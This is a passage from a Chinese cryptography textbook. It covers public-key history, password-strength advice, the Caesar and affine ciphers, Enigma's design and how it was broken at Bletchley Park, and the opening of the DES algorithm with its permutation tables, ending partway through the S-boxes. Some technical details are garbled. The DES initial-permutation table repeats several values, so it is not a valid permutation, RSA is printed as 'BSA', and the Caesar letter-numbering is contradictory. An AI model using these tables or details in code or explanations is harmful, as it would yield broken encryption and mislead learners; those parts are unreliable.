在密码学发展的进程中，另一件值得注意的事件是，1976 年，美国密码学家迪菲和赫尔曼在一篇题为“密码学的新方向”一文中提出了一种崭新的思想：不仅加密算法本身可以公开，甚至加密用的密钥也可以公开。但这并不意味着保密程度的降低。因为如果加密密钥和解密密钥不一样，那么将解密密钥保密就可以了，这就是著名的公钥密码体制。若存在这样的公钥体制，就可以将加密密钥像电话簿一样公开，任何用户当他想经其他用户传送一加密信息时，就可以从这本密钥簿中查到该用户的公开密钥，用它来加密，而接收者能用只有他所具有的解密密钥得到明文，任何第三者都不能获得明文。1978 年，由美国麻省理工学院的里维斯特、沙米尔和阿德曼提出了 RSA 公钥密码体制，它是第一个成熟的公钥密码体制，也是迄今理论上最成功的公钥密码体制。它的安全性是基于数论中的大整数因子分解。该问题是数论中的一个难题，至今没有有效的算法，这使得该体制具有较高的保密性。

随着密码学在各行各业的应用越来越广泛，也随之产生这一些需要解决的问题。比如，在密码传输过程，由于所要处理的数据量特别大，往往会出现一些误差，这当然会给用户

带来一定的麻烦和损失。正是社会的这一巨大需求促进了纠错码理论及其工程应用的迅速发展，各种纠错编码以其自动纠正或检测出数据传输中的误差这一特点，深受各界的青睐。目前，各种功能完备的纠错编码已在实际工程中得到广泛的应用。

4.2.3　密码学在信息安全的应用

1. 采用 10 位以上密码

对于一般情况下，8 位密码足够了，如一般的网络社区的密码、E-mail 的密码。但是对于系统管理的密码，尤其是超级用户的密码最好要在 10 位以上，12 位最佳。首先，8 位密码居多，一般穷举工作的起始字典都使用 6 位字典或 8 位字典，10 位或 12 位的字典不予考虑。其次，一个全码 8 位字典需要占去 4GB 左右空间，10 位或 12 位的全码字典更是天文数字，要是用一般台式机破解可能要到下个千年了，运用中型机破解还有点希望的。再次，哪怕是一个 12 个字母的英文单词，也足以让黑客望而却步。

2. 使用不规则密码

对于有规律的密码，如:alb2c3d4e5f6，尽管是 12 位的，但也是非常好破解的。因为现在这种密码很流行，字典更是多得满天飞，使用这种密码等于自杀。

3. 使用键盘外围的按键作为密码的组成部分

现在的许多破解软件都支持 Incremental(渐进)方式的密码组合进行穷举，其核心内容就是引入频率统计信息，即“高频先试”的原则。所以，对于键盘外围的按键都属于“低频使用”的按键。运用这些按键组成密码可以防止支持渐进式组合穷举的破解软件。

4. 用左右上下按键结合输入的密码


把键盘从“T、G、B”三个键和“Y、H、N”三个键中间划分成左、右两部分，从“P”和“A”这两行中间划分为上、下部分，这样键盘就被围成了 4 部分。选取组成密码的按键最好从这 4 部分中分别选取交叉组合，这样做的目的是防止别人轻易看出并且记住你密码。最好是熟练使用“CapsLock”键，可以达到密码安全的最高境界。

5. 要选取显而易见的信息作为口令

单词、生日、纪念日、名字都不要作为密码的内容，这就是密码设置的基本注意事项。密码设置好了，并不代表万事大吉，密码的正确使用和保存才是关键。

另外，在生活中也要养成一种好的习惯。①要熟练输入密码，保证密码输入的速度要快，输入得很慢等于给别人看。②不要将密码写下来，密码应当记住，千万别写出来。③不要将密码存入计算机的文件中。④不要让别人知道。⑤不要在不同系统上使用同一密码。⑥在输入密码时最好保证没有任何人和监视系统的窥视。⑦定期改变密码，最少半年一次。这点尤为重要，是密码安全问题的关键。永远不要对自己的密码过于自信，也许无意中就泄露了密码。定期改变密码，会使密码被破解的可能性降到很低的程度。⑧对于大公司网络的系统管理员，应该定期使用密码破解软件来检测全体用户密码的安全性。但要注意这些软件是否留有“后门”。

有些用户采用诸如 PGP(Pretty Good Privacy，完美隐私)这类软件来生成密码。这是个很好的方法，但是 PGP 的真正用途是用于对机密性文件的加密。一般密钥都在 1024 位，如著名的 BSA 公匙。对于一般密码生成，PGP 不是最好的，它并不适合所有人。管理员应该保证 Root 用户、Administrators 用户组、PowerUsers 用户组、SuperUsers 用户组以及 Repilcator 用户组密码的高安全性，防止低权限用户的密码被窃取影响到高权限用户的安全性及整个系统的安全性。不要用 Root 及其他高权限用户去查看其他用户的文件，以免造成安全隐患。管理员要定期给员工进行安全知识培训，增强员工的安全意识。一旦发现高权限用户无法登录，应查看系统日志，必要时让主机断开所有网络，以保证主机系统及重要文件的安全性。



4.3 典加密技术

密码术可以大致分为两种：易位和替换，当然也有两者结合的更复杂的方法。在易位中，字母不变、位置改变；在替换中，字母改变、位置不变。

1. 最早的密码

公元前 400 年，斯巴达人就发明了“塞塔式密码”，即把长条纸螺旋形地斜绕在一个多棱棒上，将文字沿棒的水平方向从左到右书写，写一个字旋转一下，写完一行再另起一行从左到右写，直到写完。解下来后，纸条上的文字就是密文。这是最早的密码技术。

2. 恺撒密码

将替换密码用于军事用途的第一个文件记载是恺撒著的《高卢记》。恺撒描述了他如何将密信送到正处在被围困、濒临投降的西塞罗。其中，罗马字母被替换成希腊字母使得敌人根本无法看懂信息。

苏托尼厄斯在 2 世纪写的《恺撒传》中对恺撒用过的其中一种替换密码作了详细的描写。恺撒只是简单地把信息中的每一个字母用字母表中的该字母后的第三个字母代替。这种密码替换通常叫作恺撒移位密码，或简单地称作，恺撒密码。尽管苏托尼厄斯仅提到三个位置的恺撒移位，但显然从 1 到 25 个位置的移位我们都可以使用。因此，为了使密码有更高的安全性，单字母替换密码就出现了。

明码表：A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

密码表：Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

明文：F O R E S T

密文：Y G K T L Z

原理：abcedfghijklmnopqrstuvwxyz
　　　defghijklmnopqrstuvwxyzabc

明文：Hello，every one！

密文：Khoor，hyhub rqh！

只需重排密码表 26 个字母的顺序，允许密码表是明码表的任意一种重排，密钥就会增加到 4×10^{27} 多种，我们就有超过 4×10^{27} 种密码表。破解就变得很困难。

换位密码也称为排列组合密码，它最大的特点是不需对明文字母作任何变换，只需对明文字母的顺序按密钥的规律相应地排列组合后输出，然后形成密文。此种加密方法保密的程度较高，但其最大的缺点是密文呈现字母自然出现频率，破译者只要稍加统计即可识别属于此类加密方法，然后采取先假定密钥长度的方法，对密文进行排列组合，借助计算机的高速运算能力及常用字母的组合规律，也可以进行不同程度破译。令 26 个字母分别对应于整数 0～25，a=1，b=2…y=25，z=0。凯撒加密变换实际上是：$c \equiv m + k \bmod 26$。其中 m 是明文对应的数据，c 是与明文对应的密文数据，k 是加密用的参数，叫密钥。当 k 取 0 时，c=m，即不发生移位。data security 对应数据序列：4，1，20，1，19，5，3，21，18，9，20，25，k=5 时，得密文序列：9，6，25，6，24，10，8，0，23，14，25，4。如果选取 k_1、k_2 两个参数，其中 k_1 与 26 互素，令 $c \equiv k_1 m + k_2 \bmod 26$。这种变换称为仿射变换。

3. “恩尼格玛”(ENIGMA)密码机

1918 年，德国发明家亚瑟 •谢尔比乌斯负责研究和开发密码技术，紧追当时的新潮流。他曾在汉诺威和慕尼黑研究过电气应用，他的一个想法就是要用 20 世纪的电气技术来取代那种过时的铅笔加纸的加密方法。谢尔比乌斯发明的加密电子机械名叫 ENIGMA，如图 4.1 所示，在以后的年代里，它被证明是有史以来最为可靠的加密系统之一，而对这种可靠性的盲目乐观，又使它的使用者遭到了灭顶之灾。



图 4.1　ENIGMA 加密机

ENIGMA 看起来是一个装满了复杂而精致的元件的盒子。不过，要是我们把它打开来，就可以看到它可以被分解成相当简单的三部分：键盘、转子和显示器。

如图 4.2 所示，我们看见水平面板的下面部分就是键盘，一共有 26 个键，键盘排列接近我们现在使用的计算机键盘。为了使消息尽量地短和更难以破译，空格和标点符号都被省略。键盘上方就是显示器，它由标示了同样字母的 26 个小灯组成，当键盘上的某个键被按下时，和此字母被加密后的密文相对应的小灯就在显示器上亮起来。在显示器的上方是三个转子，它们的主要部分隐藏在面板之下(如图 4.3 所示)。

键盘、转子和显示器由电线相连，转子本身也集成了 26 条线路，把键盘的信号对应到

显示器不同的小灯上去。如果按下 a 键，那么灯 B 就会亮，这意味着 a 被加密成了 B。同样 b 被加密成了 A，c 被加密成了 D，d 被加密成了 F，e 被加密成了 E，f 被加密成了 C。于是，如果我们在键盘上依次键入 cafe(咖啡)，显示器上就会依次显示 DBCE。这是最简单的加密方法之一，即把每一个字母都按一一对应的方法替换为另一个字母，这样的加密方式叫作“简单替换密码”。



图 4.2　ENIGMA 加密机面板



图 4.3　ENIGMA 加密机内部结构

谢尔比乌斯关于 ENIGMA 的最重要的设计——当键盘上一个键被按下时，相应的密文在显示器上显示，然后转子的方向就自动地转动一个字母的位置(转子转动 1/26 圈)。这样同样一个字母，它对应的密文是变化的，当连续输入 3 个 b 时，对应的密文不是 AAA，而是 ACE，因为当第一次输入 b 时，信号通过转子中的连线，灯 A 亮起来，放开键后，转子转动一格，各字母所对应的密码就改变了；第二次输入 b 时，它所对应的字母就变成了 C；同样地，第三次输入 b 时，灯 E 闪亮。

图 4.4 中，左上角是完整的转子，其他的是转子的分解，我们可以看到安装在转子中的电线。 这里我们看到了 ENIGMA 加密的关键：这不是一种简单替换密码。同一个字母 b 在明文的不同位置时，可以被不同的字母替换，而密文中不同位置的同一个字母，可以代表明文中的不同字母，频率分析法在这里就没有用武之地了。这种加密方式被称为“复式替换密码”。




图 4.4　ENIGMA 加密机转子

谢尔比乌斯在机器上用了三个转子。当第一个转子转动整整一圈以后，它上面有一个

齿拨动第二个转子，使得它的方向转动一个字母的位置，第二个转子转动一圈后拨动第三个转子，使得它的方向也转动一个字母的位置。用这样的方法，要输入 26×26×26=17 576 个字母后才会重复原来的编码。在此基础上，谢尔比乌斯十分巧妙地在三个转子的一端加上了一个反射器，而把键盘和显示器中的相同字母用电线连在一起。反射器和转子一样，把某一个字母连在另一个字母上，但是它并不转动。但是把它和解码联系起来就会看出这种设计的别具匠心了。

当一个键被按下时，信号不是直接从键盘传到显示器，而是首先通过三个转子连成的一条线路，然后经过反射器再回到三个转子，通过另一条线路再到达显示器上，比如说上图中 b 键被按下时，亮的是 D 灯。我们看看如果这时按的不是 b 键而是 d 键，那么信号恰好按照上面 b 键被按下时的相反方向通行，最后到达 B 灯。换句话说，在这种设计下，反射器虽然没有像转子那样增加可能的不重复的方向，但是它可以使译码的过程和编码的过程完全一样。

发信人首先要调节三个转子的方向(初始状态)，由转轮旁的读书窗口读取，使它们处于 17 576 个方向中的一个(事实上转子的初始方向就是密钥，这是收发双方必须预先约定好的)，然后依次输入明文，并把闪亮的字母依次记下来，然后就可以把加密后的消息用比如电报的方式发送出去。当收信方收到电文后，使用一台相同的 ENIGMA，按照原来的约定，把转子的方向调整到和发信方相同的初始方向上，然后依次输入收到的密文，并把闪亮的字母依次记下来，就得到了明文。于是加密和解密的过程就是完全一样的——这都是反射器起的作用。但是，反射器带来的一个副作用就是一个字母永远也不会被加密成它自己，因为反射器中一个字母总是被连接到另一个不同的字母。

转子的初始方向决定了整个密文的加密方式。如果通信当中有敌人监听，他会收到完整的密文，但是由于不知道三个转子的初始方向，他就不得不一个方向一个方向地试验来找到这个密钥。问题在于 17 576 这个数目并不是太大。如果试图破译密文的人把转子调整到某一方向，然后输入密文开始的一段，看看输出是否像是有意义的信息。如果不像，那就再试转子的下一个初始方向……如果试一个方向大约要一分钟，而他二十四小时日夜工作，那么在大约两星期里就可以找遍转子所有可能的初始方向。如果对手用许多台机器同时破译，那么所需要的时间就会大大缩短。这种保密程度是不太足够的。

谢尔比乌斯在键盘和第一转子之间增加了一个连接板。这块连接板允许使用者用一根连线把某个字母和另一个字母连接起来，这样这个字母的信号在进入转子之前就会转变为另一个字母的信号。这种连线最多可以有六根(后期的 ENIGMA 具有更多的连线)，这样就可以使 6 对字母的信号互换，其他没有插上连线的字母保持不变。在图 4.1 ENIGMA 的实物图里，我们看见这个连接板处于键盘的下方。当然连接板上的连线状况也是收发信息的双方需要预先约定的。

转子自身的初始方向，转子之间的相互位置，以及连接板连线的状况就组成了所有可能的密钥，让我们来算一算一共到底有多少种。三个转子不同的方向组成了 26×26×26=17 576 种不同可能性；三个转子间不同的相对位置为 6 种可能性；连接板上两两交换 6 对字母的可能性数目非常巨大，有 100 391 791 500 种；于是一共有 17 576×6×100 391 791 500，大约为 10 000 000 000 000 000，即一亿亿种可能性。只有通过约定的密钥才能十分容易地进行加密和解密。

对于每封电报来说，它的第一个字母和第四个字母都是由同一个字母加密而来，同样地第二和第五个字母以及第三和第六个字母也是分别由同一个字母加密而来。比如说在第一封电报中，字母 L 和 R 是由同一字母加密而来的。这个字母先被加密成 L，然后又被加密成了 R，是因为在此期间转子向前转动了三个字母的位置。

只要约定好上面所说的密钥，收发双方利用 ENIGMA 就可以十分容易地进行加密和解密。但是如果不知道密钥，在这巨大的可能性面前，一一尝试来试图找出密钥是完全没有可能的。转子系统虽然提供的可能性不多，但是在加密过程中它们不停地转动，使整个系统变成了复式替换系统，频率分析法对它再也无能为力，与此同时，连接板却使得可能性数目大大增加，使得暴力破译法(即一个一个尝试所有可能性的方法)望而却步。

在科学的其他领域，我们说失败乃成功之母；而在密码分析领域，我们则应该说恐惧乃成功之母。普法战争造就了法国一代优秀的密码分析专家，而第一次世界大战中英国能够破译德国的通信密码，对失败的极大恐惧产生的动力无疑起了巨大的作用。历史又一次重演。因为在欧洲有一个国家对德国抱有这种极大的恐惧——这就是在一战灰烬中浴火重生的新独立的波兰。

他们在 ENIGMA 的基础上设计了一台能自动验证所有 26×26×26=17 576 个转子方向的机器，为了同时试验三个转子的所有可能位置的排列，就需要 6 台同样的机器(这样就可以试遍所有的 17 576×6=105 456 种转子位置和初始方向)。所有这 6 台 ENIGMA 和为使它们协作的其他器材组成了一整个大约一米高的机器，能在两小时内找出当日密钥。罗佐基把它取名为“炸弹”(La Bomba)，可能是因为它运转起来震耳欲聋的声响；不过也有人传说，制造这样一台机器的主意是雷杰夫斯基一次在饭店里吃叫作“炸弹”的冰淇淋时想到的。

要破译 ENIGMA 密码，靠这些情报还远远不够。德军的一份对 ENIGMA 的评估写道：“即使敌人获取了一台同样的机器，它仍旧能够保证其加密系统的保密性。”就算有了一台 ENIGMA，如果不知道密钥(我们知道所谓密钥，就是转子自身的初始方向，转子之间的相互位置，以及连接板连线的状况)的话，想破译电文，就要尝试数以亿亿计的组合，这是不现实的。

如果只是密钥失密，那么失密的只是和此密钥有关的情报，日后通信的保密性可以通过更换密钥来补救；但如果是加密算法失密，而整个系统的保密性又建立在算法的秘密性上，那么所有由此算法加密的信息就会全部暴露。更糟糕的是，为了使以后的通信保密，必须完全更换加密算法，这意味着需要更新加密器械或更换程序。比起简单地更换密钥，这要耗费大量财富和管理资源(大规模更换加密器械和程序会使对手更有机会乘虚而入！)

波兰密码局的破译能力在 1938 年的 12 月达到了极限，德国人加强了 ENIGMA 的加密能力。每台 ENIGMA 机增加了两个可供选择的转子。原来三个转子不同的排列方式有 6 种，现在从五个转子中选取三个装入机器中的方式达到了 5×4×3=60 种。这就意味着要达到原来的效率，“炸弹”中必须有 60 台机器同时运转，而不是原来的 6 台。建造这样一台“炸弹”的价格是密码处总预算的十五倍！

波兰人的实践表明，ENIGMA 绝非坚不可破。波兰密码局的经验也表明，数学家在密码分析中能够起到多么重要的作用。在英国密码局(40 局)，以往都是由精于文字的语言学家或作家来担负起密码分析的重任，此后 40 局开始通过局内人际关系从牛津大学和剑桥大学招聘数学家和数学系的学生。

英国的政府代码及加密学校(Government Code and Cipher School，GC&CS)是 40 局新设的机构，它的总部坐落在白金汉郡的布莱切利公园(Bletchley Park)里，40 局新招聘的密码分析专家就在那里学习和工作。布莱切利公园的中心是一座歌特式的城堡，19 世纪时由金融家赫伯特·莱昂(Herbert Leon)爵士建造，GC&CS 的领导机构就设立在它的图书馆、宽大的餐厅以及装饰得富丽堂皇的舞厅里。

在掌握了波兰人对付 ENIGMA 的手段后，英国密码分析专家也开始摸索出自己独特的方法。在正式用“炸弹”开始系统搜索当日密钥以前，他们总要试一遍“投机取巧”的门道。根据德军通信的规定，每一条电文都要随机选择三个不同的字母组合，但是在激战之时，德军指挥官经常顾不上“随机”，往往在键盘上敲上三个相邻的字母了事，比方说 DFG 或者 VBN，有时甚至重复使用某三个字母的组合来当密钥。英国密码分析专家把这样的密钥叫“西尔丝”(cillies)，即三字母组合 CIL 的读音，大概来源于哪位倒霉德国军官的女友的名字。

在布莱切利公园有一大群为破译 ENIGMA 作出了卓越贡献的人们。但是如果只能选择性地讲述一个人的功绩，那么这个人无论如何应该是阿兰·图灵(Alan Turing)。图灵做出了他一生中最重要的科学贡献，在他著名的论文《论可计算数》(*On Computable Numbers*)中，他提出了日后以他名字命名的虚拟计算机器——图灵机。

图灵设想的虚拟机器拥有一条无限长的纸带、一个读写头和一个控制装置。控制装置具有有限个内部状态，它能够根据这些内部状态来控制读写头作出相应的动作，比如说沿着纸带前后移动，在纸带上记录改变或抹去信息，或者读取纸带上的信息并据此改变自己的内部状态。你可以把纸带上的信息看作是指令或者数据，读写头根据这些指令和数据来完成一系列的动作。

在分析了以前的大量德国电文后，图灵发现许多电报有相当固定的格式，他可以根据电文发出的时间、发信人、收信人这些无关于电文内容的信息来推断出一部分电文的内容。比方说，德国人每天的天气预报总在早上六点左右发出，要是在六点零五分截获了一份德国电报，它里面八成有 Wetter 这个词，也就是德文中的“天气”。

图灵并不清楚在密文中出现这个候选单词时的转子状态，但是假设他猜对了这个候选单词，把这个候选单词起始时转子的方向记为 S，那么在此时 ENIGMA 把 w 加密成了 E；然后转子转到下一个方向，就是 S+1，ENIGMA 把 e 加密成 T；在方向 S+2 上一个不属于这个循环的字母被加密了，这个我们暂且不去管它；接下来在方向 S+3，ENIGMA 把 t 加密为 W。

图灵想的办法很巧妙，因为在这个字母循环圈里有 3 个字母，所以他想象如果用 3 台 ENIGMA 同时加密这个候选单词，会发生些什么事。3 台 ENIGMA 的初始设置除了转子方向外完全一样，第一台 ENIGMA 机的转子初始方向被定为原来的 S，而第二台 ENIGMA 机的转子初始方向却是 S+1，第三台的转子初始方向是 S+3。当然一开始图灵根本就不知道这个 S 具体是什么(要是知道的话密码也就破译出来了)，所以只能一个一个方向地试。

使用“炸弹”前先要找到一个候选单词。但是密码分析人员不能保证他猜的词一定在电报的明文中；就算猜对了，要把候选单词所在的位置正确地找出来也不是一件容易的事情，很有可能他猜到了电文中的一整句话，但是把这句话的位置搞错了，那“炸弹”也就白白运行了。密码分析人员找到了一些技巧，比如说，他知道下面“wetterbullsechs”一定

在电文明文中，但是具体位置却只知道个大概 。

于是他猜想密文和明文的对应是：

候选单词： wetterbullsechs

密文：IEPRNLWKMJJSXCPLEJWQ


在介绍 ENIGMA 的构造时我们知道，由于反射器的作用，一个字母从来也不会被加密成它本身，因此上面的候选单词所对应的位置一定是不对的，因为第二个字母 e 被对应到 E 上了。

解决方法：可以慢慢地移动候选单词，看看是否每个字母都对应一个和自己不同的字母。比如把上面例子中的候选单词向左移动一位，变成：

候选单词： wetterbullsechs

密文：IPRENLWKMJJSXCPLEJWQ

现在就符合要求了，所以此时才可以让“炸弹”去试试它的威力。



4.4 对称加密算法及其应用

4.4.1 DES 算法及其基本思想

DES(Data Encryption Standard)是在 20 世纪 70 年代中期由美国 IBM 公司发展出来的，且被美国国家标准局公布为数据加密标准的一种分组加密法。

DES 属于分组加密法，而分组加密法就是对一定大小的明文或密文来做加密或解密动作。在这个加密系统中，其每次加密或解密的分组大小均为 64 位，所以 DES 没有密码扩充问题。对明文做分组切割时，可能最后一个分组会小于 64 位，此时要在此分组之后附加“0”位。另一方面，DES 所用的加密或解密密钥大小也是 64 位，但因其中以 8 位是用来做奇偶校验，所以 64 位中真正起密钥作用的只有 56 位。加密与解密所使用的算法除了子密钥的顺序不同之外，其他部分则是完全相同的。

DES 算法的原理如下。

DES 算法的入口参数有 3 个：Key、Data 和 Mode。其中 Key 为 8 个字节共 64 位，是 DES 算法的工作密钥。Data 也为 8 个字节 64 位，是要被加密或解密的数据。Mode 为 DES 的工作方式，有两种即加密或解密。

如 Mode 为加密，则用 Key 把数据 Data 进行加密，生成 Data 的密码形式(64 位)作为 DES 的输出结果；若 Mode 为解密，则用 Key 把密码形式的数据 Data 解密，还原为 Data 的明码形式(64 位)作为 DES 的输出结果。

实现加密需要 3 个步骤，如图 4.5 所示。

第一步：变换明文。对给定的 64 位的明文 x，首先通过一个置换 IP 表来重新排列 x，从而构造出 64 位的 x_0，$x_0=IP(x)=L_0R_0$，其中 L_0 表示 x_0 的前 32 位，R_0 表示 x_0 的后 32 位。

第二步：按照规则迭代。规则为：

$L_i=R_{i-1}$

$R_i=L_i \oplus f(R_{i-1}, K_i)$ (i=1，2，3，…，16)

经过第 1 步变换已经得到 L_0 和 R_0 的值，其中符号⊕表示数学运算“异或”，f 表示一种置换，由 S 盒置换构成，K_i 是一些由密钥编排函数产生的比特块。F 和 K_i 将在后面介绍。

第三步：对 $L_{16}R_{16}$ 利用 IP^{-1} 作逆置换，就得到了密文 y_0 加密过程。




图 4.5　DES 算法步骤

1)　IP(初始置换)置换表和 IP^{-1} 逆置换表

输入的 64 位数据按 IP 表置换进行重新组合，并把输出分为 L_0 和 R_0 两部分，每部分各 32 位，其 IP 表置换如表 4.2。

表 4.2　IP 表置换

58	50	12	34	26	18	10	2	60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6	64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1	59	51	43	35	27	19	11	3
61	53	45	37	29	21	1	35	63	55	47	39	31	23	15	7

将输入的 64 位明文的第 58 位换到第一位，第 50 位换到 2 位，以此类推，最后一位是原来的第 7 位。L_0 和 R_0 则是换位输出后的两部分，L_0 是输出的左 32 位，R_0 是右 32 位。比如：置换前的输入值为 $D_1D_2D_3\cdots D_{64}$，则经过初置换后的结果为：$L_0=D_{58}D_{50}\cdots D_8$，$R_0=D_{57}D_{49}\cdots D_7$。

经过 16 次迭代运算后。得到 L_{16} 和 R_{16}，将此作为输入进行逆置换，即得到密文输出。逆置换正是初始置的逆运算。例如，第 1 位经过初始置换后，处于第 40 位，而通过逆置换 IP^{-1}，又将第 40 位换回到第 1 位，其逆置换 IP^{-1} 规则表如表 4.3。

表 4.3　逆置换表 IP^{-1}

40	8	48	16	56	24	64	32	39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30	37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28	35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26	33	1	41	9	49	17	57	25

2)　函数 f

函数 f 有两个输入：32 位的 R_{i-1} 和 48 位 K_i。

E 变换的算法是从 R_{i-1} 的 32 位中选取某些位，构成 48 位，即 E 将 32 位扩展位 48 位。

变换规则根据 E 位选择表，如表 4.4 所示。

表 4.4　E(扩展置换)位选择表

32	1	2	3	4	5	6	5	6	7	8	9	8	9	10	11
12	13	12	13	14	15	16	15	16	17	18	19	20	21	20	21
22	23	24	25	24	25	26	27	28	29	28	29	30	31	32	1

K_i是由密钥产生的 48 位比特串，具体的算法是：将 E 的选位结果与K_i作异或操作，得到一个 48 位输出。分成 8 组，每组 6 位，作为 8 个 s 盒的输入。

每个 S 盒输出 4 位，共 32 位。S 盒的输出作为 P 变换的输入，P 的功能是对输入进行置换，如表 4.5 所示。

表 4.5　P(压缩置换)换位表

16	7	20	21	29	12	28	17	1	15	23	26	5	18	31	10
2	8	24	14	32	27	3	9	19	13	30	6	22	11	4	25

3)　子密钥K_i

假设密钥为 K，长度为 64 位，但是其中第 8，16，24，32，40，48，64 用作奇偶校验位，实际上密钥长度位 56 位。K 的下标 i 的取值范围是 1～16，用 16 轮来构造。

首先，对于给定的密钥 K，应用PC_1变换进行选位，选定后的结果是 56 位，设其前 28 位为C_0，后 28 位为D_0。如表 4.6 所示。

表 4.6　PC1 选位表

57	49	41	33	25	17	9	1	58	50	42	34	26	18
10	2	59	51	43	35	27	19	11	3	60	52	44	36
63	55	47	39	31	23	15	7	62	54	46	38	30	22
14	6	61	53	45	37	29	21	13	5	28	20	12	4

第一轮：对C_0作左移LS_1得到C_1，对D_0作左移LS_1得到D_1，对C_1D_1应用PC_2进行选位，得到K_1。其中LS_1是左移的位数，如表 4.7 所示。

表 4.7　LS(循环左移)移位表

1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

表的第 1 列是LS_1，第 2 列是LS_2，以此类推。左移的原理是所有二进制位向左移动，原来最右边的比特位移动到最左边。如表 4.8 所示。

表 4.8　PC_2选位表

14	17	11	24	1	5	3	28	15	6	21	10
23	19	12	4	26	8	16	7	27	20	13	2
41	52	31	37	47	55	30	40	51	45	33	48
44	49	39	56	34	53	46	42	50	36	29	32

第 2 轮：对 C_1 和 D_1 作左移 LS_2 得到 C_2 和 D_2，进一步对 C_2D_2 应用 PC_2 进行选位，得到 K_2，如此继续，分别得到 $K_3K_4 \cdots K_{16}$。

4)　S 盒的工作原理

S 盒以 6 位作为输入，而以 4 位作为输出，现以 s_1 为例说明其过程。假设输入为 $A=a_1a_2a_3a_4a_5a_6$，则 $a_2a_3a_4a_5$，所代表的数是 0 到 15 之间的一个数，记为：$K= a_2a_3a_4a_5$。由 a_1a_6 所代表的数是 0 到 3 间的一个数，记为 $h= a_1a_6$。在 s_1 的 h 行，k 列找到一个数 B，B 在 0 到 15 之间，它可以用 4 位二进制表示，为 $B=b_1b_2b_3b_4$，这就是 s_1 的输出。如表 4.9 所示。

表 4.9　S 盒由 8 张数据表组成

s_1															
14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
s_2															
15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
s_3															
10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
s_4															
